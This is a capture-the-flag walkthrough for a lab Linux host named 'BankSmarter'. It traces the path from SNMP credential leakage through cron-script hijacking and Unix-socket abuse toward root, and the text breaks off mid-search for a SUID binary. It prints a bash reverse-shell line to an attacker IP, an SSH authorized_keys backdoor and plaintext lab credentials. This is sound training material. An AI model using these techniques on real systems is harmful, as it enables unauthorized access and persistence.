Linux Hacking : BankSmarter

Objective
Gain initial access and escalate privileges to root, emulating a worst-case scenario where a threat actor successfully compromises a critical asset and retrieve the final flag from the /root/ directory. BankSmarter
Solution
Reconnaissance
Full TCP Port Scan (RustScan + Nmap)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(packetbreakers㉿kali)-[~/banksmarter]
└─$ rustscan -a 10.1.183.64 -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Exploring the digital landscape, one IP at a time.
Open 10.1.183.64:22

Nmap scan report for 10.1.183.64
Host is up, received echo-reply ttl 62 (0.25s latency).
Scanned at 2026-09-03 11:14:29 IST for 13s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 fe:33:d6:d3:b5:33:7c:4c:6d:96:26:15:e4:0e:eb:5e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBO/UXUTVm78jMKZdFw1OIe1i5Ce8PctOJQx9G2ecRMj7AHbHhICkddB0X1EFiZk3ByXeACz4CwS2WArcg/NgLt4=
|   256 e9:7a:2a:04:45:55:01:c6:83:2e:f7:a6:7a:5e:b0:7e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINoMCeU5qJZlspVfn6iytXXaD86/AFGgJuIhy4b9Avbe
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Result- Port 22/tcp open. No other service is open.
Analyzing SSH Authentication (Port 22)
Since only SSH is open, check the authentication method, as password-based authentication is something we may be able to exploit.
1
2
3
4
5
6
7
8
9
┌──(packetbreakers㉿kali)-[~/banksmarter]
└─$ ssh root@10.1.183.64
The authenticity of host '10.1.183.64 (10.1.183.64)' can't be established.
ED25519 key fingerprint is: SHA256:3dFlyCM37aAMiYBiScAvImiFRojG91cMHlI8rpMM8cs
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.1.183.64' (ED25519) to the list of known hosts.
root@10.1.183.64's password:
Result- The connection prompts for a password, indicating that password-based authentication is enabled.
Setting up /etc/hosts Entry
1
sudo nano /etc/hosts
1
2
3
4
┌──(packetbreakers㉿kali)-[~/banksmarter]
└─$ cat /etc/hosts
# Banksmarter
10.1.183.64     banksmarter.hsm
UDP Enumeration
In the initial TCP scan only port 22 is open, indicating that may be an important service is running on a UDP port or a less commonly used TCP port. Perform UDP scan.
1
sudo nmap -sU --top-ports 10 banksmarter.hsm -Pn
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(packetbreakers㉿kali)-[~/banksmarter]
└─$ nmap -Pn -sV 10.1.183.64 -sU --top-ports 10

PORT     STATE  SERVICE      VERSION
53/udp   closed domain
67/udp   closed dhcps
123/udp  closed ntp
135/udp  closed msrpc
137/udp  closed netbios-ns
138/udp  closed netbios-dgm
161/udp  open   snmp         SNMPv1 server; net-snmp SNMPv3 server (public)
445/udp  closed microsoft-ds
631/udp  closed ipp
1434/udp closed ms-sql-m
Service Info: Host: ip-10-1-183-64
Result- Port 161/udp: Open (SNMP - Simple Network Management Protocol)
SNMP (Port 161) Enumeration
SNMP (Simple Network Management Protocol) is a network protocol used to monitor and manage network devices such as routers, switches, servers, printers, and firewalls.
snmpwalk is a command-line tool that uses SNMP GETNEXT requests to systematically query an SNMP agent and retrieve information from its Management Information Base (MIB). This allows administrators and security professionals to enumerate details about the target device and its configuration.
1
snmpwalk -v2c -c public 10.1.183.64
- v2c: Specifies SNMP version 2c.
- c public: Specifies the community string, ‘public’ being a common default read-only string.
1
2
3
4
5
6
7
8
┌──(packetbreakers㉿kali)-[~/banksmarter]
└─$ snmpwalk -v2c -c public 10.1.183.64
iso.3.6.1.2.1.1.1.0 = STRING: "Linux ip-10-1-183-64 6.14.0-1012-aws #12~24.04.1-Ubuntu SMP Fri Aug 15 00:16:05 UTC 2025 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (162554) 0:27:05.54
iso.3.6.1.2.1.1.4.0 = STRING: "\"Admin Layne.Stanley:5t6^jahTRjab'\""
iso.3.6.1.2.1.1.5.0 = STRING: "ip-10-1-183-64"
iso.3.6.1.2.1.1.6.0 = STRING: "\"Indianapolis\""
Result- Admin user credenditals identified.
1
Layne.Stanley:5t6^jahTRjab
Gaining Foodhold
SSH Login
Using the discovered credentials to log in via SSH (Port 22),
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(packetbreakers㉿kali)-[~/banksmarter]
└─$ ssh layne.stanley@10.1.183.64
layne.stanley@10.1.183.64's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1012-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Sep  3 06:13:02 UTC 2026

  System load:  0.19              Temperature:           -273.1 C
  Usage of /:   34.5% of 6.71GB   Processes:             112
  Memory usage: 12%               Users logged in:       0
  Swap usage:   0%                IPv4 address for ens5: 10.1.183.64


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep 15 23:03:36 2025 from 10.0.0.247
layne.stanley@ip-10-1-183-64:~$ whoami
layne.stanley
layne.stanley@ip-10-1-183-64:~$
Result- Successfully log in to the SSH as user layne stanley.
Post-Exploitation (Initial User Enumeration)
User Flag
Grabbed the user flag in the /home/layne.stanley
1
2
3
layne.stanley@ip-10-1-183-64:~$ cat user.txt
R29vZCBKb2IgRW51bWVyY******************XQgdXAK
layne.stanley@ip-10-1-183-64:~$
Lateral Movent as User Layne

A bankSmarter_backup.sh shell script in the user’s home directory found, which is owned by a different user, scott.wyland.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
layne.stanley@ip-10-1-183-64:~$ ls -la
total 44
drwxrwxrwx 5 layne.stanley layne.stanley 4096 Sep 15  2025 .
drwxr-xr-x 6 root          root          4096 Sep 12  2025 ..
---------- 1 layne.stanley layne.stanley    0 Sep 12  2025 .bash_history
-rw-r--r-- 1 layne.stanley layne.stanley  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 layne.stanley layne.stanley 3771 Mar 31  2024 .bashrc
drwx------ 2 layne.stanley layne.stanley 4096 Sep 12  2025 .cache
drwxrwxr-x 3 layne.stanley layne.stanley 4096 Sep 12  2025 .local
-rw-r--r-- 1 layne.stanley layne.stanley  807 Mar 31  2024 .profile
drwx------ 2 layne.stanley layne.stanley 4096 Sep 12  2025 .ssh
-rw------- 1 layne.stanley layne.stanley  896 Sep 12  2025 .viminfo
-rwxr-xr-x 1 scott.weiland scott.weiland 2937 Sep 12  2025 bankSmarter_backup.sh
-rw-rw-r-- 1 layne.stanley layne.stanley   53 Sep 12  2025 user.txt
Analyzing bankSmarter_backup.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
layne.stanley@ip-10-1-183-64:~$ cat bankSmarter_backup.sh
#!/usr/bin/env bash

# bank_maintenance.sh


set -euo pipefail

IFS=$'\n\t'


EXPORT_DIR="/tmp/bank_exports"

REPORT_FILE="${EXPORT_DIR}/customer_export_$(date +%F_%H%M%S).csv"

API_KEYS_DIR="/etc/bank_api_keys"

SAMPLE_API_KEY_FILE="${API_KEYS_DIR}/transactions_api.key"


AUDIT_EMAIL="ops-team+@bank.smarter"    # SAMPLE email (not real)

SMTP_SEND_CMD="/usr/bin/echo"                # placeholder for mail command


# Dummy data store (in-memory for demo)

# NOTE: These are intentionally obvious placeholder account IDs and names.

DUMMY_ACCOUNTS=(

"ACCT-00000001|Jane Teller|jane.teller@bank.smarter|USD|12345.67|ACTIVE"

"ACCT-00000002|Company Finance Inc|finance@bank.smarter|EUR|987654.32|ACTIVE"

"ACCT-00000003|John Admin|john.admin@bank.smarter|USD|0.00|CLOSED"

)

......[snip]......
Result - The script appears to be a backup script that processes bank data and includes: - Hard-coded API keys (e.g., TRANSACTION_API.KEY). - Paths to other directories that may contain sensitive data, such as:tmp/bank_exports/bank_api_keys/bank_api_keys/transactions_api_key
Check For Privilege Escalation
Command (User Groups): id
1
2
layne.stanley@ip-10-1-183-64:/home$ id
uid=1001(layne.stanley) gid=1001(layne.stanley) groups=1001(layne.stanley)
Result - No unusual groups were found that grant additional permissions (e.g., adm, sudo, admin).
Command (Sudo Privileges): sudo -l
1
2
3
4
layne.stanley@ip-10-1-183-64:/home$ sudo -l
[sudo] password for layne.stanley:
Sorry, user layne.stanley may not run sudo on ip-10-1-183-64.
layne.stanley@ip-10-1-183-64:/home$
Result: The user lane.stanley may not run sudo on this host.
Analyze /opt directory
1
2
3
4
5
6
7
8
layne.stanley@ip-10-1-183-64:/opt$ ls -la
total 12
drwxr-xr-x  3 root root      4096 Sep 12  2025 .
drwxr-xr-x 22 root root      4096 Sep  3 05:40 ..
drwxr-x---  4 root bank-team 4096 Sep 12  2025 bank
layne.stanley@ip-10-1-183-64:/opt$ cd bank/
-bash: cd: bank/: Permission denied
layne.stanley@ip-10-1-183-64:/opt$
Result - - A /bank directory is identified, which is owned by root and the bank-team. If we compromise the user in this group we can access it.
Identifying a Cron Job via pspy
A potential attack path was identified as abusing a script running on a timed interval (cron job).
Step 1. Download pspy64
1
https://github.com/DominicBreuker/pspy/releases
Step 2 - Set up a web server on the Kali machine (e.g., HTTP server port 80).
1
2
3
4
┌──(packetbreakers㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.1.183.64 - - [03/Sep/2026 12:12:03] "GET /pspy64 HTTP/1.1" 200 -
Step 3 - Download the binary to a writable directory on the target (e.g., /tmp):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
layne.stanley@ip-10-1-183-64:/tmp$ wget http://10.200.90.10/pspy64
--2026-09-03 06:42:02--  http://10.200.90.10/pspy64
Connecting to 10.200.90.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                               100%[===================================================================>]   2.96M  1.39MB/s    in 2.1s

2026-09-03 06:42:05 (1.39 MB/s) - ‘pspy64’ saved [3104768/3104768]

layne.stanley@ip-10-1-183-64:/tmp$ ls
bank_exports
pspy64
Step 4 - Make pspy64 Executable and run the tool.
1
2
3
4
layne.stanley@ip-10-1-183-64:/tmp$ chmod +x pspy64
layne.stanley@ip-10-1-183-64:/tmp$ ls
bank_exports
pspy64
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
layne.stanley@ip-10-1-183-64:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
1
2
3
4
2026/09/03 06:45:01 CMD: UID=1002  PID=2252   | /bin/sh -c bash /home/layne.stanley/bankSmarter_backup.sh
2026/09/03 06:45:01 CMD: UID=1002  PID=2253   |
2026/09/03 06:45:01 CMD: UID=1002  PID=2254   |
2026/09/03 06:45:01 CMD: UID=1002  PID=2255   | bash /home/layne.stanley/bankSmarter_backup.sh

Result - The output confirmed a script was running at a regular interval.
- The command running was: /bin/bash /home/layne.stanley/bankSmarter_backup.sh
- And the script was running as UID 1002.
Identify the User ID (UID)
Check /etc/passwd to map the UID to a username:Bash
1
2
3
grep 1002 /etc/passwd

scott.weiland:x:1002:1002::/home/scott.weiland:/bin/bash
Result - UID 1002 corresponds to user scott.weiland.
Compromising scott.weiland
The script is executed with the privileges of scott.weiland from layne.stanley's home directory. Although layne.stanley does not have write permissions on the script itself, they own the parent directory. Because directory ownership grants the ability to rename, delete, and replace files within that directory, layne.stanley can replace the script with a malicious version that will subsequently be executed as scott.weiland.
Step 1- Rename the Original Script.
1
2
3
4
5
6
layne.stanley@ip-10-1-183-64:~$ echo "hello" >> bankSmarter_backup.sh
-bash: bankSmarter_backup.sh: Permission denied
layne.stanley@ip-10-1-183-64:~$ mv bankSmarter_backup.sh bankSmarter_backup.old
layne.stanley@ip-10-1-183-64:~$ ls
bankSmarter_backup.old  user.txt
layne.stanley@ip-10-1-183-64:~$
Step 2 - Create a Malicious Script (Reverse Shell) as bankSmarter_backup.sh to get a reverse shell.
1
2
3
4
5
layne.stanley@ip-10-1-183-64:~$ nano bankSmarter_backup.sh
layne.stanley@ip-10-1-183-64:~$ cat bankSmarter_backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.200.90.10/1337 0>&1
layne.stanley@ip-10-1-183-64:~$
Step 3- Set Up Listener on target machine and Wait.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(packetbreakers㉿kali)-[~/banksmarter]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.200.90.10] from (UNKNOWN) [10.1.183.64] 37866
bash: cannot set terminal process group (2387): Inappropriate ioctl for device
bash: no job control in this shell
scott.weiland@ip-10-1-183-64:~$ whoami
whoami
scott.weiland
scott.weiland@ip-10-1-183-64:~$ id
id
uid=1002(scott.weiland) gid=1002(scott.weiland) groups=1002(scott.weiland),1003(ronnie.stone),1005(tmuxshare),1006(tmuxusers),1007(tmuxshared),1008(bank-team)
scott.weiland@ip-10-1-183-64:~$
Result - After waiting for the cron job to run, a shell was received as scott.weiland.
Enumerating User scott.weiland
To get a more stable shell, an SSH backdoor was set up using an authorized key.
Step 1 - Create the .ssh Directory (if it doesn’t exist).
1
2
3
4
5
scott.weiland@ip-10-1-183-64:~$ mkdir .ssh
mkdir .ssh
scott.weiland@ip-10-1-183-64:~$ cd .ssh
cd .ssh
scott.weiland@ip-10-1-183-64:~/.ssh$
Step 2 - Add Public Key to authorized_keys. Generate an SSH key on the attacker machine (ssh-keygen -t ed25519) and grab the public key (cat ~/.ssh/id_ed25519.pub).
1
2
3
┌──(packetbreakers㉿kali)-[~/banksmarter]
└─$ cat ~/.ssh/id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIADmHSMfOssAEXcKRiZOPscp68ODnYK1ZUXJEm03etv9 packetbreakers
Step 3 - On the victim machine add the ssh ket to authorized_keys
1
2
3
4
5
6
scott.weiland@ip-10-1-183-64:~/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIADmHSMfOssAEXcKRiZOPscp68ODnYK1ZUXJEm03etv9 packetbreakers" > authorized_keys
<DnYK1ZUXJEm03etv9 packetbreakers" > authorized_keys
scott.weiland@ip-10-1-183-64:~/.ssh$ ls
ls
authorized_keys
scott.weiland@ip-10-1-183-64:~/.ssh$
Step 4 - Establish Stable SSH Shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(packetbreakers㉿kali)-[~/banksmarter]
└─$ ssh scott.weiland@10.1.183.64
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1012-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Sep  3 07:20:56 UTC 2026

  System load:  0.0               Temperature:           -273.1 C
  Usage of /:   34.6% of 6.71GB   Processes:             125
  Memory usage: 19%               Users logged in:       1
  Swap usage:   0%                IPv4 address for ens5: 10.1.183.64


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Sep  3 07:20:57 2026 from 10.0.0.247
scott.weiland@ip-10-1-183-64:~$ ls
Post-Exploitation Enumeration as scott.weiland
Check User and Groups
1
2
3
scott.weiland@ip-10-1-183-64:~$ id
uid=1002(scott.weiland) gid=1002(scott.weiland) groups=1002(scott.weiland),1003(ronnie.stone),1005(tmuxshare),1006(tmuxusers),1007(tmuxshared),1008(bank-team)
scott.weiland@ip-10-1-183-64:~$
Result - A unique Groups found, ronnie.stone, various tmux groups, and critically, bank-team.
Check sudo Permissions:
1
sudo -l
Result - Password is required, which is unknown.
Investigating the /opt/bank Directory

Since scott.weiland is a member of the bank-team group, the /opt/bank directory, owned by root:bank-team, is now accessible.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
scott.weiland@ip-10-1-183-64:/opt$ cd bank/
scott.weiland@ip-10-1-183-64:/opt/bank$ ls -la
total 24
drwxr-x--- 4 root         bank-team    4096 Sep 12  2025 .
drwxr-xr-x 3 root         root         4096 Sep 12  2025 ..
drwxr-xr-x 2 root         root         4096 Sep 12  2025 logs
-rwxr-x--- 1 ronnie.stone bank-team    1369 Sep 12  2025 pty_server.py
drwxrws--- 2 ronnie.stone bank-team    4096 Sep  3 05:40 sockets
-rwxr-xr-x 1 ronnie.stone ronnie.stone 1668 Sep 12  2025 start_ronnie_tmux.sh
scott.weiland@ip-10-1-183-64:/opt/bank$ ./start_ronnie_tmux.sh
mkdir: cannot create directory ‘/var/run/tmux-sockets’: Permission denied
scott.weiland@ip-10-1-183-64:/opt/bank$ cd logs
scott.weiland@ip-10-1-183-64:/opt/bank/logs$ ls
scott.weiland@ip-10-1-183-64:/opt/bank/logs$ ls -la
total 8
drwxr-xr-x 2 root root      4096 Sep 12  2025 .
drwxr-x--- 4 root bank-team 4096 Sep 12  2025 ..
scott.weiland@ip-10-1-183-64:/opt/bank/logs$ cd ..
scott.weiland@ip-10-1-183-64:/opt/bank$ cd sockets/
scott.weiland@ip-10-1-183-64:/opt/bank/sockets$ ls -la
total 8
drwxrws--- 2 ronnie.stone bank-team 4096 Sep  3 05:40 .
drwxr-x--- 4 root         bank-team 4096 Sep 12  2025 ..
srwxrwx--- 1 ronnie.stone bank-team    0 Sep  3 05:40 live.sock
scott.weiland@ip-10-1-183-64:/opt/bank/sockets$ cd ..
scott.weiland@ip-10-1-183-64:/opt/bank$
Inspecting scott.weiland’s Bash History
Checking the command history for scott.weiland revealed commands related to the new directory.
1
2
3
4
5
6
7
ls -la ~/Documents
cd ~/Downloads
git status
vim notes.txt
socat stdio unix-connect:/opt/bank/sockets/live.sock
nano todo.txt
docker ps -a
Result - A unix socat is identified.
What is Unix Socket?
A Unix socket (Unix domain socket) is a mechanism that allows processes on the same Linux/Unix system to communicate with each other. If permissions are misconfigured, unauthorized users can connect to privileged services running behind these sockets.
Compromising ronnie.stone
The socat command was executed to interact with the Unix socket found in the history, leading to a shell for the next user.
Step 1 - Execute the socat command.
1
2
3
4
5
scott.weiland@ip-10-1-183-64:~$ socat stdio unix-connect:/opt/bank/sockets/live.sock
ronnie.stone@ip-10-1-183-64:/opt/bank$ whoami
whoami
ronnie.stone
ronnie.stone@ip-10-1-183-64:/opt/bank$
Result - Command successfully executed and we got the ronnie.stone shell.
Step 2- Check User and Groups.
1
2
3
4
ronnie.stone@ip-10-1-183-64:/opt/bank$ id
id
uid=1003(ronnie.stone) gid=1008(bank-team) groups=1008(bank-team),1004(bankers),1005(tmuxshare),1006(tmuxusers),1007(tmuxshared)
ronnie.stone@ip-10-1-183-64:/opt/bank$
Result - ronnie.stone is in the bank-team and bankers groups. The bankers group is new and is noted as important for further investigation.
Stabilizing the ronnie.stone Shell
An attempt was made to set up a stable SSH shell by echoing the attacker’s public key into ronnie.stone's .ssh/authorized_keys file, similar to the method used for scott.weiland.
1
2
3
4
5
6
ronnie.stone@ip-10-1-183-64:~/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIADmHSMfOssAEXcKRiZOPscp68ODnYK1ZUXJEm03etv9 packetbreakers" > authorized_keys
<DnYK1ZUXJEm03etv9 packetbreakers" > authorized_keys
ronnie.stone@ip-10-1-183-64:~/.ssh$ ls
ls
authorized_keys  known_hosts  known_hosts.old
ronnie.stone@ip-10-1-183-64:~/.ssh$
1
2
3
┌──(packetbreakers㉿kali)-[~/banksmarter]
└─$ ssh ronnie.stone@10.1.183.64
ronnie.stone@10.1.183.64's password:
Result - SSH Attempt Fails: The SSH connection attempt as ronnie.stone failed, requiring a password.

Stabilizing Shell Using Second Method
Install HackerTool extension in firefox
1
https://addons.mozilla.org/en-US/firefox/addon/hacktools/versions/
1
2
3
4
5
6
7
8
9
10
11
12
13
ronnie.stone@ip-10-1-183-64:/opt/bank$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<nk$ python3 -c 'import pty; pty.spawn("/bin/bash")'
ronnie.stone@ip-10-1-183-64:/opt/bank$ export TERM=xterm
export TERM=xterm
ronnie.stone@ip-10-1-183-64:/opt/bank$ Ctrl + Z
Ctrl + Z
Ctrl: command not found
ronnie.stone@ip-10-1-183-64:/opt/bank$ ^Z
[1]+  Stopped                 socat stdio unix-connect:/opt/bank/sockets/live.sock
scott.weiland@ip-10-1-183-64:~$ stty raw -echo; fg
socat stdio unix-connect:/opt/bank/sockets/live.sock
                                                    stty rows 38 columns 116
ronnie.stone@ip-10-1-183-64:/opt/bank$ ls
Result - The shell was stabilized using a standard Python TTY spawn technique, which did not require a password.
Enumerating ronnie.stone
1
2
3
ronnie.stone@ip-10-1-183-64:~$ id
uid=1003(ronnie.stone) gid=1008(bank-team) groups=1008(bank-team),1004(bankers),1005(tmuxshare),1006(tmuxusers),1007(tmuxshared)
ronnie.stone@ip-10-1-183-64:~$
1
2
3
4
5
6
7
8
ronnie.stone@ip-10-1-183-64:~$ sudo -l
[sudo] password for ronnie.stone:
Sorry, try again.
[sudo] password for ronnie.stone:
Sorry, try again.
[sudo] password for ronnie.stone:
sudo: 3 incorrect password attempts
ronnie.stone@ip-10-1-183-64:~$
Result - ronnie.stone cannot run sudo command.
Privilege Escalation To root
Locating the Privileged Binary
The focus then shifted to identifying files accessible by members of the bankers group that could potentially be abused due to misconfigurations, such as files with the SUID bit set.
Step 1 - Checking .bash_histroy
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
ronnie.stone@ip-10-1-183-64:~$ ls -la
total 36
drwxr-x--- 4 ronnie.stone ronnie.stone 4096 Sep  3 08:00 .
drwxr-xr-x 6 root         root         4096 Sep 12  2025 ..
-rw------- 1 ronnie.stone bank-team     459 Sep  3 08:00 .bash_history
-rw-r--r-- 1 ronnie.stone ronnie.stone  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 ronnie.stone ronnie.stone 3771 Mar 31  2024 .bashrc
drwxrwxr-x 3 ronnie.stone ronnie.stone 4096 Sep 12  2025 .local
-rw-r--r-- 1 ronnie.stone ronnie.stone  807 Mar 31  2024 .profile
-rw-rw-r-- 1 ronnie.stone ronnie.stone   66 Sep 12  2025 .selected_editor
drwx------ 2 ronnie.stone bank-team    4096 Sep  3 07:50 .ssh
ronnie.stone@ip-10-1-183-64:~$ cd .local/
ronnie.stone@ip-10-1-183-64:~/.local$ ls -la
total 12
drwxrwxr-x 3 ronnie.stone ronnie.stone 4096 Sep 12  2025 .
drwxr-x--- 4 ronnie.stone ronnie.stone 4096 Sep  3 08:00 ..
drwx------ 3 ronnie.stone ronnie.stone 4096 Sep 12  2025 share
ronnie.stone@ip-10-1-183-64:~/.local$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
ronnie.stone@ip-10-1-183-64:~/.local$ ls -la
total 12
drwxrwxr-x 3 ronnie.stone ronnie.stone 4096 Sep 12  2025 .
drwxr-x--- 4 ronnie.stone ronnie.stone 4096 Sep  3 08:00 ..
drwx------ 3 ronnie.stone ronnie.stone 4096 Sep 12  2025 share
ronnie.stone@ip-10-1-183-64:~/.local$ cd share/
ronnie.stone@ip-10-1-183-64:~/.local/share$ ls -la
total 12
drwx------ 3 ronnie.stone ronnie.stone 4096 Sep 12  2025 .
drwxrwxr-x 3 ronnie.stone ronnie.stone 4096 Sep 12  2025 ..
drwx------ 2 ronnie.stone ronnie.stone 4096 Sep 12  2025 nano
ronnie.stone@ip-10-1-183-64:~/.local/share$ cd nano/
ronnie.stone@ip-10-1-183-64:~/.local/share/nano$ ls -la
total 8
drwx------ 2 ronnie.stone ronnie.stone 4096 Sep 12  2025 .
drwx------ 3 ronnie.stone ronnie.stone 4096 Sep 12  2025 ..
ronnie.stone@ip-10-1-183-64:~/.local/share/nano$
Result - Nothing is identified
Step 2- Search for files owned by the bankers group:
1
2
3
4
5
ronnie.stone@ip-10-1-183-64:~$ find / -group bankers 2>/dev/null
/usr/local/bin/bank_backupd
ronnie.stone@ip-10-1-183-64:~$ ls -la /usr/local/bin/bank_backupd
